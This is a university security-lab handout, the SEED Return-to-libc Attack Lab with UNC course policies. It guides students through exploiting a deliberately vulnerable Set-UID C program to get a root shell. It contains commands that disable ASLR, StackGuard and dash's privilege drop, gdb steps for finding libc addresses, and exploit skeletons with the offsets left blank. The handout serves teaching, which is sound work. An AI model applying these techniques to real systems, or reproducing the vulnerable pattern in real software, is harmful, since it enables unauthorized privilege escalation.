Instructions

Collaboration policy Students are welcome to talk to each other, to the TAs, or to the instructor, about the assignment. Any assistance, though, must be limited to discussion of the problem and sketching general approaches to a solution. Each student must write out his or her own solutions to the homework. Consulting another student's solution is prohibited, and submitted solutions may not be copied from any source. These and any other forms of collaboration on this assignment constitute cheating. If you have any question about whether some activity would constitute cheating, please feel free to ask.

Plagiarism policy This homework must be solved without accessing the Internet, except as instructed in the assignment itself. Content from any source (other than your brain) has to be properly attributed.

UNC Honor Pledge Your homework solution must include the UNC Honor Pledge, affixed with your signature: "UNC Honor Pledge: I certify that no unauthorized assistance has been received or given in the completion of this work."

What to turn in The lab asks for a report where you detail your experience in working through a series of tasks. For each task, provide a 1-2 paragraph explanation of how you performed the task, along with screenshots to illustrate your progress on the task. Be sure to answer the questions asked in each task description.

Due date Your report is due on Wednesday, April 15, 2020.

Return-to-libc Attack Lab

Updated on January 12, 2020

1 Lab Overview

The learning objective of this lab is for students to gain the first-hand experience on an interesting variant of buffer-overflow attack; this attack can bypass an existing protection scheme currently implemented in major Linux operating systems. A common way to exploit a buffer-overflow vulnerability is to overflow the buffer with a malicious shellcode, and then cause the vulnerable program to jump to the shellcode stored in the stack. To prevent these types of attacks, some operating systems allow programs to make their stacks non-executable; therefore, jumping to the shellcode causes the program to fail.

Unfortunately, the above protection scheme is not fool-proof. There exists a variant of buffer-overflow attacks called *Return-to-libc*, which does not need an executable stack; it does not even use shellcode. Instead, it causes the vulnerable program to jump to some existing code, such as the `system()` function in the `libc` library, which is already loaded into a process's memory space.

In this lab, students are given a program with a buffer-overflow vulnerability; their task is to develop a Return-to-libc attack to exploit the vulnerability and finally to gain the root privilege. In addition to the attacks, students will be guided to walk through some protection schemes implemented in Ubuntu to counter buffer-overflow attacks. This lab covers the following topics:

- Buffer overflow vulnerability
- Stack layout in a function invocation and Non-executable stack
- Return-to-libc attack and Return-Oriented Programming (ROP)

Readings and related topics. Detailed coverage of the return-to-libc attack can be found in Chapter 5 of the SEED book, *Computer & Internet Security: A Hands-on Approach, 2nd Edition*, by Wenliang Du (`https://www.handsonsecurity.net`). A topic related to this lab is the general buffer-overflow attack, which is covered in a separate SEED lab, as well as in Chapter 4 of the SEED book.

Lab environment. This lab has been tested on our pre-built Ubuntu 16.04 VM, which can be downloaded from the SEED website.

2 Lab Tasks

2.1 Turning off countermeasures

You can execute the lab tasks using our pre-built `Ubuntu` virtual machines. `Ubuntu` and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first.

Address Space Randomization. `Ubuntu` and several other Linux-based systems use address space randomization to randomize the starting address of heap and stack, making guessing the exact addresses difficult. Guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable this feature using the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

The StackGuard Protection Scheme. The GCC compiler implements a security mechanism called *StackGuard* to prevent buffer overflows. In the presence of this protection, buffer overflow attacks do not work. We can disable this protection during the compilation using the *-fno-stack-protector* option. For example, to compile a program `example.c` with StackGuard disabled, we can do the following:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack. `Ubuntu` used to allow executable stacks, but this has now changed. The binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of `gcc`, and by default, stacks are set to be non-executable. To change that, use the following option when compiling programs:

```
For executable stack:
$ gcc -z execstack  -o test test.c

For non-executable stack:
$ gcc -z noexecstack  -o test test.c
```

Because the objective of this lab is to show that the non-executable stack protection does not work, you should always compile your program using the `"-z noexecstack"` option in this lab.

Configuring `/bin/sh`. In the Ubuntu 16.04 VMs, the `/bin/sh` symbolic link points to the `/bin/dash` shell. However, the `dash` shell in Ubuntu 16.04 has a countermeasure that prevents itself from being executed in a `Set-UID` process. Basically, if `dash` detects that it is executed in a `Set-UID` process, it immediately changes the effective user ID to the process's real user ID, essentially dropping the privilege.

Since our victim program is a `Set-UID` program, and our attack relies on running `/bin/sh`, the countermeasure in `/bin/dash` makes our attack more difficult. Therefore, we will link `/bin/sh` to another shell that does not have such a countermeasure (in later tasks, we will show that with a little bit more effort, the countermeasure in `/bin/dash` can be easily defeated). We have installed a shell program called `zsh` in our Ubuntu 16.04 VM. We use the following commands to link `/bin/sh` to `zsh`:

```
$ sudo ln -sf /bin/zsh /bin/sh
```

2.2 The Vulnerable Program

Listing 1: The vulnerable program `retlib.c`

```
#include <stdlib.h>
#include <stdio.h>
```

```
#include <string.h>

#ifndef BUF_SIZE
#define BUF_SIZE 22
#endif

int bof(FILE *badfile)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 300, badfile);

    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;

    /* Change the size of the dummy array to randomize the parameters
       for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE*5];  memset(dummy, 0, BUF_SIZE*5);

    badfile = fopen("badfile", "r");
    bof(badfile);

    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
```

The above program has a buffer overflow vulnerability. It first reads an input of size `300` bytes from a file called `badfile` into a buffer of size `BUF_SIZE`, which is less than `300`. Since the function `fread()` does not check the buffer boundary, a buffer overflow will occur. This program is a root-owned `Set-UID` program, so if a normal user can exploit this buffer overflow vulnerability, the user might be able to get a root shell. It should be noted that the program gets its input from a file called `badfile`, which is provided by users. Therefore, we can construct the file in a way such that when the vulnerable program copies the file contents into its buffer, a root shell can be spawned.

Compilation. Let us first compile the code and turn it into a root-owned `Set-UID` program. Do not forget to include the `-fno-stack-protector` option (for turning off the StackGuard protection) and the `"-z noexecstack"` option (for turning on the non-executable stack protection). It should also be noted that changing ownership must be done before turning on the `Set-UID` bit, because ownership changes cause the `Set-UID` bit to be turned off.

```
$ gcc -DBUF_SIZE=22 -fno-stack-protector -z noexecstack -o retlib retlib.c
$ sudo chown root retlib
$ sudo chmod 4755 retlib
```

2.3 Task 1: Finding out the addresses of `libc` functions

In `Linux`, when a program runs, the `libc` library will be loaded into memory. When the memory address randomization is turned off, for the same program, the library is always loaded in the same memory address (for different programs, the memory addresses of the `libc` library may be different). Therefore, we can easily find out the address of `system()` using a debugging tool such as `gdb`. Namely, we can debug the target program `retlib`. Even though the program is a root-owned `Set-UID` program, we can still debug it, except that the privilege will be dropped (i.e., the effective user ID will be the same as the real user ID). Inside `gdb`, we need to type the `run` command to execute the target program once, otherwise, the library code will not be loaded. We use the `p` command (or `print`) to print out the address of the `system()` and `exit()` functions (we will need `exit()` later on).

```
$ touch badfile
$ gdb -q retlib      ← Use "Quiet" mode
Reading symbols from stack...(no debugging symbols found)...done.
gdb-peda$ run
......
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
```

It should be noted that even for the same program, if we change it from a `Set-UID` program to a non-`Set-UID` program, the `libc` library may not be loaded into the same location. Therefore, when we debug the program, we need to debug the target `Set-UID` program; otherwise, the address we get may be incorrect.

2.4 Task 2: Putting the shell string in the memory

Our attack strategy is to jump to the `system()` function and get it to execute an arbitrary command. Since we would like to get a shell prompt, we want the `system()` function to execute the `"/bin/sh"` program. Therefore, the command string `"/bin/sh"` must be put in the memory first and we have to know its address (this address needs to be passed to the `system()` function). There are many ways to achieve these goals; we choose a method that uses environment variables. Students are encouraged to use other approaches.

When we execute a program from a shell prompt, the shell actually spawns a child process to execute the program, and all the exported shell variables become the environment variables of the child process. This creates an easy way for us to put some arbitrary string in the child process's memory. Let us define a new shell variable `MYSHELL`, and let it contain the string `"/bin/sh"`. From the following commands, we can verify that the string gets into the child process, and it is printed out by the `env` command running inside the child process.

```
$ export MYSHELL=/bin/sh
$ env | grep MYSHELL
MYSHELL=/bin/sh
```

We will use the address of this variable as an argument to `system()` call. The location of this variable in the memory can be found out easily using the following program:

```
void main(){
```

```
   char* shell =  getenv("MYSHELL");
   if (shell)
      printf("%x\n", (unsigned int)shell);
}
```

If the address randomization is turned off, you will find out that the same address is printed out. However, when you run the vulnerable program `retlib`, the address of the environment variable might not be exactly the same as the one that you get by running the above program; such an address can even change when you change the name of your program (the number of characters in the file name makes a difference). The good news is, the address of the shell will be quite close to what you print out using the above program. Therefore, you might need to try a few times to succeed.

2.5 Task 3: Exploiting the buffer-overflow vulnerability

We are ready to create the content of `badfile`. Since the content involves some binary data (e.g., the address of the `libc` functions), we can use C or Python to do the construction.

Using Python. We provide a skeleton of the code in the following, with the essential parts left for you to fill out.

```
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 0
sh_addr = 0x00000000       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 0
system_addr = 0x00000000   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 0
exit_addr = 0x00000000     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

You need to figure out the three addresses and the values for `X`, `Y`, and `Z`. If your values are incorrect, your attack might not work. In your report, you need to describe how you decide the values for `X`, `Y` and `Z`. Either show us your reasoning or, if you use a trial-and-error approach, show your trials.

Using C. We also provide you with a skeleton of C code, with the essential parts left for you to fill out.

```
/* exploit.c */

#include <stdlib.h>
#include <stdio.h>
```

```
#include <string.h>
int main(int argc, char **argv)
{
  char buf[60];
  FILE *badfile;

  badfile = fopen("./badfile", "w");

  /* You need to decide the addresses and
     the values for X, Y, Z. The order of the following
     three statements does not imply the order of X, Y, Z.
     Actually, we intentionally scrambled the order. */
  *(long *) &buf[X] = some address ;   //  "/bin/sh"    ☆
  *(long *) &buf[Y] = some address ;   //  system()     ☆
  *(long *) &buf[Z] = some address ;   //  exit()       ☆

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

You need to figure out the addresses in lines marked by ☆, as well as to find out where to store those addresses (i.e., the values for `X`, `Y`, and `Z`). If your values are incorrect, your attack might not work. In your report, you need to describe how you decide the values for `X`, `Y` and `Z`. Either show us your reasoning or, if you use a trial-and-error approach, show your trials.

After you finish the above program, compile and run it; this will generate the contents for `badfile`. Run the vulnerable program `retlib`. If your exploit is implemented correctly, when the function `bof()` returns, it will return to the `system()` function, and execute `system("/bin/sh")`. If the vulnerable program is running with the root privilege, you can get the root shell at this point.

```
$ gcc -o exploit exploit.c
$./exploit         // create the badfile
$./retlib          // launch the attack by running the vulnerable program
# <---- You've got a root shell!
```

Attack variation 1: Is the `exit()` function really necessary? Please try your attack without including the address of this function in `badfile`. Run your attack again, report and explain your observations.

Attack variation 2: After your attack is successful, change the file name of `retlib` to a different name, making sure that the length of the new file name is different. For example, you can change it to `newretlib`. Repeat the attack (without changing the content of `badfile`). Will your attack succeed or not? If it does not succeed, explain why.

2.6 Task 4: Turning on address randomization

In this task, let us turn on the Ubuntu's address randomization protection and see whether this protection is effective against the Return-to-libc attack. First, let us turn on the address randomization:

```
$ sudo sysctl -w kernel.randomize_va_space=2
```

Please run the same attack used in the previous task. Can you succeed? Please describe your observation and come up with your hypothesis. In the exploit program used in constructing `badfile`, we need to

provide three addresses and the values for `X`, `Y`, and `Z`. Which of these six values are incorrect if the address randomization is turned on. Please provide evidence in your report.

If you plan to use `gdb` to conduct your investigation, you should be aware that `gdb` by default disables the address space randomization for the debugged process, regardless of whether the address randomization is turned on in the underlying operating system or not. Inside the `gdb` debugger, you can run "`show disable-randomization`" to see whether the randomization is turned off or not. You can use "`set disable-randomization on`" and "`set disable-randomization off`" to change the setting.

3 Guidelines: Understanding the Function Call Mechanism

The guidelines in this section only address Tasks 1 to 5. Guidelines for Task 6 are quite complicated, and the SEED book (2nd edition) spends 16 pages (Chapter 5.5) to explain how to do it. Please refer to the book for guidelines.

3.1 Understanding the stack layout

To know how to conduct Return-to-libc attacks, we need to understand how stacks work. We use a small C program to understand the effects of a function invocation on the stack. More detailed explanation can be found in the SEED book, *Computer & Internet Security: A Hands-on Approach, 2nd Edition*, by Wenliang Du.

```
/* foobar.c */
#include<stdio.h>
void foo(int x)
{
  printf("Hello world: %d\n", x);
}

int main()
{
  foo(1);
  return 0;
}
```

We can use "`gcc -S foobar.c`" to compile this program to the assembly code. The resulting file `foobar.s` will look like the following:

```
    ......
  8 foo:
  9         pushl   %ebp
 10         movl    %esp, %ebp
 11         subl    $8, %esp
 12         movl    8(%ebp), %eax
 13         movl    %eax, 4(%esp)
 14         movl    $.LC0, (%esp)  : string "Hello world: %d\n"
 15         call    printf
 16         leave
 17         ret
    ......
 21 main:
```

```
22          leal    4(%esp), %ecx
23          andl    $-16, %esp
24          pushl   -4(%ecx)
25          pushl   %ebp
26          movl    %esp, %ebp
27          pushl   %ecx
28          subl    $4, %esp
29          movl    $1, (%esp)
30          call    foo
31          movl    $0, %eax
32          addl    $4, %esp
33          popl    %ecx
34          popl    %ebp
35          leal    -4(%ecx), %esp
36          ret
```

3.2 Calling and entering `foo()`

Let us concentrate on the stack while calling `foo()`. We can ignore the stack before that. Please note that line numbers instead of instruction addresses are used in this explanation.



Figure 1: Entering and Leaving `foo()`

- **Line 28-29:**: These two statements push the value 1, i.e. the argument to the `foo()`, into the stack. This operation increments `%esp` by four. The stack after these two statements is depicted in Figure 1(a).
- **Line 30: `call foo`**: The statement pushes the address of the next instruction that immediately

follows the `call` statement into the stack (i.e the return address), and then jumps to the code of `foo()`. The current stack is depicted in Figure 1(b).

- **Line 9-10**: The first line of the function `foo()` pushes `%ebp` into the stack, to save the previous frame pointer. The second line lets `%ebp` point to the current frame. The current stack is depicted in Figure 1(c).
- **Line 11: `subl $8, %esp`**: The stack pointer is modified to allocate space (8 bytes) for local variables and the two arguments passed to `printf`. Since there is no local variable in function `foo`, the 8 bytes are for arguments only. See Figure 1(d).

3.3 Leaving `foo()`

Now the control has passed to the function `foo()`. Let us see what happens to the stack when the function returns.

- **Line 16: `leave`**: This instruction implicitly performs two instructions (it was a macro in earlier x86 releases, but was made into an instruction later):

```
mov  %ebp, %esp
pop  %ebp
```

  The first statement releases the stack space allocated for the function; the second statement recovers the previous frame pointer. The current stack is depicted in Figure 1(e).

- **Line 17: `ret`**: This instruction simply pops the return address out of the stack, and then jump to the return address. The current stack is depicted in Figure 1(f).
- **Line 32: `addl $4, %esp`**: Further restore the stack by releasing more memories allocated for `foo`. As you can see that the stack is now in exactly the same state as it was before entering the function `foo` (i.e., before line 28).

4 Submission

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to explain the observations that are interesting or surprising. Please also list the important code snippets followed by an explanation. Simply attaching code without any explanation will not receive credits.